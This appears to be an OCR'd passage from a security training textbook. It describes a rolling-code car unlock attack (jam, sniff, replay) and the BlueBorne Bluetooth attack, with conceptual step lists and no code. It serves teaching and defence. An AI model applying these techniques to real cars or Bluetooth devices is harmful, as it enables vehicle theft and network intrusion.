


Victim presses car remote button to unlock the car
1
Victim
3
The car does not unlock; victim tries again by sending second code
Car
Attacker uses jammer to jam the car's reception of rolling code sent and simultaneously sniffs the first code
2
Attacker sniffs the second code
4
On the second attempt by the victim, an attacker forwards the first code that unlocks the car
5
6
The recorded second code is used later by an attacker to unlock and steal the vehicle
Attacker with Jamming Device
Car

Figure 18.11: Illustration of rolling-code attack



BlueBorne Attack

- A BlueBorne attack is performed on **Bluetooth connections to gain access** and take full control of the target device
- It is a collection of various techniques based on the known **vulnerabilities of the Bluetooth protocol**
- BlueBorne is compatible with **all software versions** and does not require any user interaction, precondition, or configuration, except that the Bluetooth should be activated
- After gaining access to a device, the attacker can penetrate any corporate network using that device to **steal critical information** about the organization and **spread malware** to nearby devices

1 Discover Bluetooth Device
2 Retrieve MAC Address
3 Send Probes
4 Retrieve OS information
5 Gains Access and Controls Printer to access Corporate Network
Attacker
Bluetooth-enabled Printer
Corporate Network

BlueBorne Attack

A BlueBorne attack is performed on Bluetooth connections to gain access to and take full control of the target device. Attackers connect to nearby devices and exploit the vulnerabilities of the Bluetooth protocol to compromise the devices. BlueBorne is a collection of various techniques based on the known vulnerabilities of the Bluetooth protocol. This attack can be performed on multiple IoT devices, including those running operating systems such as Android, Linux, Windows, and older versions of iOS. In all operating systems, the Bluetooth process has high privileges. After gaining access to one device, an attacker can penetrate any corporate network using that device to steal critical information from the organization and spread malware to nearby devices.

BlueBorne is compatible with all software versions and does not require any user interaction, precondition, or configuration except for Bluetooth being active. This attack establishes a connection with the target Bluetooth-enabled device without even pairing with the device. Using this attack, an attacker can discover Bluetooth-enabled devices, even though they are not in an active discovery mode. Once the attacker identifies any nearby device, he/she tries to extract the MAC address and OS information to perform further exploitation on the target OS. Based on the vulnerabilities present in the Bluetooth protocol, attackers can even perform remote code execution and man-in-the-middle attacks on the target device. This attack can be performed on various IoT devices, such as smart TVs, phones, watches, car audio systems, printers, etc.

Steps to perform BlueBorne attack:

- Attacker discovers active Bluetooth-enabled devices around him/her; all Bluetooth-enabled devices can be located even if they are not in discoverable mod
- After locating any nearby device, the attacker obtains the MAC address of the device
- Now, the attacker sends continuous probes to the target device to determine the OS
- After identifying the OS, the attacker exploits the vulnerabilities in the Bluetooth protocol to gain access to the target device
- Now the attacker can perform remote code execution or a man-in-the-middle attack and take full control of the device


